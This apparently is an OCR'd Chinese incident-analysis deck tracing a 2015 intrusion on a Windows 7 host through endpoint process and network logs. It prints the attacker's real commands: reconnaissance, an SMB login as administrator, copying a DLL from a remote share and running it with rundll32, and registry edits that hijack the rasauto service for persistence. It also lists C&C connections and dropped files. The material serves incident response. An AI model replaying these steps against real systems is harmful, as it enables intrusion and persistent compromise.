2015-06-15 15:02:56.299	PROCESS_CREATE	ipconfig.exe	WIN-2S76I7M3N56\win7_goodally	ipconfig /all	2852	C:\Windows\SysWOW64\ipconfig.exe
2015-06-15 15:03:13.898	PROCESS_CREATE	net.exe	WIN-2S76I7M3N56\win7_goodally	net user	2688	C:\Windows\SysWOW64\net.exe
2015-06-15 15:03:13.970	PROCESS_CREATE	net1.exe	WIN-2S76I7M3N56\win7_goodally	C:\Windows\system32\net1 user	2556	C:\Windows\SysWOW64\net1.exe
2015-06-15 15:03:46.498	PROCESS_CREATE	net.exe	WIN-2S76I7M3N56\win7_goodally	net localgroup administrators	2768	C:\Windows\SysWOW64\net.exe
2015-06-15 15:03:46.591	PROCESS_CREATE	net1.exe	WIN-2S76I7M3N56\win7_goodally	C:\Windows\system32\net1 localgroup administrators	1164	C:\Windows\SysWOW64\net1.exe


開始上傳其他惡意程式

利用網路芳鄰的通訊協定連線

net use \\2[redacted]7 [redacted] /u:a\administrator

2015-06-15 15:05:37.756	PROCESS_CREATE	net.exe	WIN-2S76I7M3N56\win7_goodally	net start		
2015-06-15 15:05:37.827	PROCESS_CREATE	net1.exe	WIN-2S76I7M3N56\win7_goodally	C:\Windows\system32\net1 start	3032	C:\Windows\SysWOW64\net1.exe
2015-06-15 15:07:59.727	PROCESS_CREATE	net.exe	WIN-2S76I7M3N56\win7_goodally	net use \\2[redacted]7 [redacted] /u:a\administrator	2368	C:\Windows\SysWOW64\net.exe
2015-06-15 15:09:03.237	PROCESS_CREATE	net.exe	WIN-2S76I7M3N56\win7_goodally	net use	2584	C:\Windows\SysWOW64\net.exe
2015-06-15 15:11:46.203	PROCESS_CREATE	cmd.exe	WIN-2S76I7M3N56\win7_goodally	cmd /c dir %temp%\ /od	2744	C:\Windows\SysWOW64\cmd.exe
2015-06-15 15:12:51.358	PROCESS_CREATE	cmd.exe	WIN-2S76I7M3N56\win7_goodally	cmd /c copy \\2[redacted]7\www\server\0311.dll %temp%\ntids.dll	2140	C:\Windows\SysWOW64\cmd.exe
2015-06-15 15:13:23.729	PROCESS_CREATE	cmd.exe	WIN-2S76I7M3N56\win7_goodally	cmd /c copy \\2[redacted]7\server\www\0311.dll %temp%\ntids.dll	2144	C:\Windows\SysWOW64\cmd.exe
2015-06-15 15:14:14.689	PROCESS_CREATE	cmd.exe	WIN-2S76I7M3N56\win7_goodally	cmd /c rundll32 C:\Users\WIN7_G~1\AppData\Local\Temp\ntids.dll Start	292	C:\Windows\SysWOW64\cmd.exe
2015-06-15 15:14:14.765	PROCESS_CREATE	rundll32.exe	WIN-2S76I7M3N56\win7_goodally	rundll32 C:\Users\WIN7_G~1\AppData\Local\Temp\ntids.dll Start	1800	C:\Windows\SysWOW64\rundll32.exe
2015-06-15 15:14:45.940	PROCESS_CREATE	cmd.exe	WIN-2S76I7M3N56\win7_goodally	cmd /c netstat -ano -p tcp	2832	C:\Windows\SysWOW64\cmd.exe


真實指令的細節


2015-06-15 15:13:23.729
WIN-2S76I7M3N56
S Thread svcmondr.exe: thread 1484
A PROCESS_CREATE
T Process cmd.exe
Process: Process Created
Event ID
1-tjx2rC1KnJAdeWFEOYImwYKBac9M7P
Behavior ID(s)
d7eb63c7-6ac2-d4a9-c901-d7961443989617789025983967200807
Tags
Add a tag
Source
Target
Command Line
cmd /c copy \\2[redacted]7\server\www\0311.dll %temp%\ntids.dll
Name
svcmondr.exe: thread 1484
Process ID
2436
Parent Process ID
1076
User
WIN-2S76I7M3N56\win7_goodally
SID
S-1-5-21-3577358447-2474945303-3333341052-1000
Backing File
C:\Users\WIN7_G~1\AppData\Local\Temp\svcmondr.exe
Thread Time Started
2015-06-15 15:13:23.715
Process Time Started
2015-06-15 13:27:32.878
Name
cmd.exe
Process ID
2144
Parent Process ID
User
WIN-2S76I7M3N56\win7_goodally
SID
S-1-5-21-3577358447-2474945303-3333341052-1000
Command Line
cmd /c copy \\2[redacted]7\server\www\0311.dll %temp%\ntids.dll
Backing File
C:\Windows\SysWOW64\cmd.exe
Time Started
2015-06-15 15:13:23.715

註冊系統服務來確保可以持續登入受害主機

2015-06-15 15:33:58.692	PROCESS_CREATE	whoami.exe	WIN-2S76I7M3N56\win7_goodally	whoami	2496	C:\Windows\SysWOW64\whoami.ex
2015-06-15 15:37:34.231	PROCESS_CREATE	catsrv.exe	WIN-2S76I7M3N56\win7_goodally	catsrv UJMYHNTGB	2016	C:\Windows\SysWOW64\catsrv.exe
2015-06-15 15:37:49.511	PROCESS_CREATE	catsrv.exe	WIN-2S76I7M3N56\win7_goodally	catsrv -ctime rasauto.dll	116	C:\Windows\SysWOW64\catsrv.exe
2015-06-15 15:38:24.924	PROCESS_CREATE	reg.exe	WIN-2S76I7M3N56\win7_goodally	reg query hklm\system\currentcontrolset\services\rasauto /s	2792	C:\Windows\SysWOW64\reg.exe
2015-06-15 15:39:52.507	PROCESS_CREATE	reg.exe	WIN-2S76I7M3N56\win7_goodally	reg add hklm\system\currentcontrolset\services\rasauto /v ImagePath /t REG_EXPAND_SZ /d "C:\Windows\Syswow64\svchost.exe -k netsvcs" /f	2496	C:\Windows\SysWOW64\reg.exe
2015-06-15 15:40:55.080	PROCESS_CREATE	reg.exe	WIN-2S76I7M3N56\win7_goodally	reg add hklm\system\currentcontrolset\services\rasauto\Parameters /v ServiceDll /t REG_EXPAND_SZ /d "C:\Windows\Syswow64\rasauto.dll" /f	2756	C:\Windows\SysWOW64\reg.exe
2015-06-15 15:41:16.233	PROCESS_CREATE	sc.exe	WIN-2S76I7M3N56\win7_goodally	sc config rasauto start= auto	2056	C:\Windows\SysWOW64\sc.exe
2015-06-15 15:41:25.492	PROCESS_CREATE	reg.exe	WIN-2S76I7M3N56\win7_goodally	reg query hklm\system\currentcontrolset\services\rasauto /s	1396	C:\Windows\SysWOW64\reg.exe
2015-06-15 15:45:01.564	PROCESS_CREATE	cmd.exe	WIN-2S76I7M3N56\win7_goodally	C:\Windows\system32\cmd.exe	2684	C:\Windows\SysWOW64\cmd.exe

註冊系統服務來確保可以持續登入受害主機



惡意中繼站

C&C
60.xx.xx.xx7
2xx.1x.1xx.xx7

惡意中繼站活動情況(一)


2015-06-15 15:52:04.554	rundll32.exe	out	TCP_OUTBOUND	196.213.104.2	443	Unknown	192.168.67.132
2015-06-15 15:52:04.757	svcmondr.exe	out	TCP_OUTBOUND	6[redacted]7	443	Unknown	192.168.67.132
2015-06-15 15:52:06.807	svchost.exe	out	TCP_OUTBOUND	196.213.104.2	443	Unknown	192.168.67.132
2015-06-15 15:52:10.455	rundll32.exe	out	TCP_OUTBOUND	196.213.104.2	443	Unknown	192.168.67.132
2015-06-15 15:52:11.624	svchost.exe	out	TCP_OUTBOUND	196.213.104.2	443	Unknown	192.168.67.132
2015-06-15 15:52:16.330	rundll32.exe	out	TCP_OUTBOUND	196.213.104.2	443	Unknown	192.168.67.132
2015-06-15 15:52:16.979	svchost.exe	out	TCP_OUTBOUND	196.213.104.2	443	Unknown	192.168.67.132

惡意中繼站在virustotal的情況(一)

惡意中繼站活動情況(二)


2015-06-15 16:51:44.262
WIN-2S76I7M3N56
S Thread svcmondr.exe: thread 360
A TCP_OUTBOUND
T Remote Host 2[redacted]7:80
Network: Any process establishes any outbound connection
0
2015-06-15 16:51:44.260
WIN-2S76I7M3N56
S Thread svcmondr.exe: thread 1092
A TCP_OUTBOUND
T Remote Host 2[redacted]7:80
Network: Any process establishes any outbound connection
0

惡意中繼站在virustotal的情況(二)




所有上傳到受害主機的檔案


檔名	路徑	Virustotal結果
svcmondr.exe	C:\Users\WIN7_G~1\AppData\Local\Temp\	無上傳記錄
ntids.dll	C:\Users\WIN7_G~1\AppData\Local\Temp\	無上傳記錄
ntds.dll	C:\Users\WIN7_G~1\AppData\Local\Temp\	無上傳記錄
Akagi64.exe	C:\Users\WIN7_G~1\AppData\Local\Temp\	無上傳記錄
bs.exe	C:\Users\WIN7_G~1\AppData\Local\Temp\	無上傳記錄
ntwdblib.dll	C:\Users\WIN7_G~1\AppData\Local\Temp\	無上傳記錄
ellocnak.msu	C:\Users\WIN7_G~1\AppData\Local\Temp\	無上傳記錄
rundll32.exe.xxt	C:\Windows\SysWOW64\	無上傳記錄
catsrv.exe	C:\Windows\SysWOW64\	無上傳記錄
rasauto.dll	C:\Windows\SysWOW64\	無上傳記錄
pciport.sys	C:\Windows\	無上傳記錄
svchost.exe.xxt	C:\Windows\SysWOW64\	無上傳記錄
cat.exe	C:\Windows\SysWOW64\	無上傳記錄
exlporer.exe	C:\Users\WIN7_G~1\AppData\Local\Temp\	無上傳記錄
winapi.exe	C:\Users\WIN7_G~1\AppData\Local\Temp\	無上傳記錄

追查來源

